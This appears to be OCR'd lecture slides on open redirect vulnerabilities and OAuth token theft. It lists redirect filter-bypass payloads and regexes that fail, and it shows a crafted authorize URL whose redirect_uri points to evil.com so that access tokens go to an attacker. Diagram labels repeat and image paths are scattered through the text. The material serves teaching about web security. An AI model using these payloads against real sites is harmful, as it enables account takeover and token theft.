Open Redirect

What is it?

- Used to redirect users on next pages
- Registration -> Login -> Account's Settings/Site's Content

http://target.com/content.php?url=register.php - Redirect to registration

http://target.com/register.php?url=login.php - Redirect to Login Page

http://target.com/login.php?url=account.php - Redirect to Account page

What if we use different url?
http://target.com/?url=evilsite.com - > Redirect to h4ck3R's Site

Filter urls

- Regular expression
- Check domain name
- Black list: http, https, //, www, etc
- Combination of filters

Bypass filter

- **Bypass http, https**
  - **http://target.com/?redirect=//google.com**
- **Bypass blocked domain name with null byte**
  - **http://target.com/?redirect=//google%00.com**
- **Parameter Pollution**
  - **http://target.com/?redirect=goodsite.com&redirect=evilsite.com**
- **Using \ for blocked characters**
  - **http://target.com/?redirect=\/\/google.com**
- **Url Encode**
  - **http://target.com/?redirect=http%3A%2F%2Fevilsite.com**
- **Url as folder on site**
  - **http://target.com/folder/www.evilsite.com**
- **And more more more...**

Bypass regexp

- ^(ftp|http|https):\/\/?[target.com].+$
  - Almost any url can break this
- ^(http:\/\/www\.|https:\/\/www\.|http:\/\/|https:\/\/)?[target.com]+([\-\.]{1}[a-z0-9]+)*\.[a-z]{2,5}(:[0-9]{1,5})?(\/.*)?$
  - http://etarget.com/ - Legit
  - http://target.com/test/evilsite.com/ - Legit
  - http://targettarget.com/ - Legit
  - http://target.coma.com/ - Legit
  - etc...

For more information about breaking filters and different parsing url libraries read this:
A new Era of SSRF, Orange Tsai

Oauth token


- Used for authentication and authorization
- After Authorization user gets an Access Token
- Access Token authorizes user on different web applications

Getting Code for Access Token

```
> GET /oauth/authorize?response_type=code&client_id=123456&
    redirect_uri=http://example.com/code HTTP/1.1
> Host: authentication_server.com

< HTTP/1.1 302 Found
< Location: http://example.com/code?code={.....}

> POST /oauth/token HTTP/1.1
> Host: authentication_server.com

grant_type=authorization_code&client_id=123456&client_secret=secret&code={...}
&redirect_uri=http://example.com/code

< {
<    "access_token":"SIAV32hkKG",
<    "token_type":"bearer",
<    "expires_in":86400,
<    "refresh_token":"8xLOxBtZp8",
< }
```

Stealing Oauth token

User



Oauth Server

1. H4ck3R change redirect's url to h4ck3R's site

H4ck3R


Web Application

Attacker change redirect uri to h4ck3R's website

Stealing Oauth token

User

2. request with h4ckeR's url



Oauth Server

1. H4ck3R change redirect's url
to h4ck3R's site

H4ck3R

Web Application


User makes infected request like

http://target.com/oauth/authorize?
response_type=token&scope={..}&client_id={..}
&redirect_uri=http://evil.com

Stealing Oauth token

User

2. request with h4ckeR's url



Oauth Server

1. H4ck3R change redirect's url
to h4ck3R's site

Oauth code/Access Token

H4ck3R


Web Application

Attacker receive user's OAUTH Code/Access Token

Stealing Oauth token

User

2. request with h4ckeR's url



Oauth Server

1. H4ck3R change redirect's url
to h4ck3R's site

3. Oauth code/Access Token

H4ck3R

4. Successful authorization

Web Application

Attacker get access to web application by using compromised account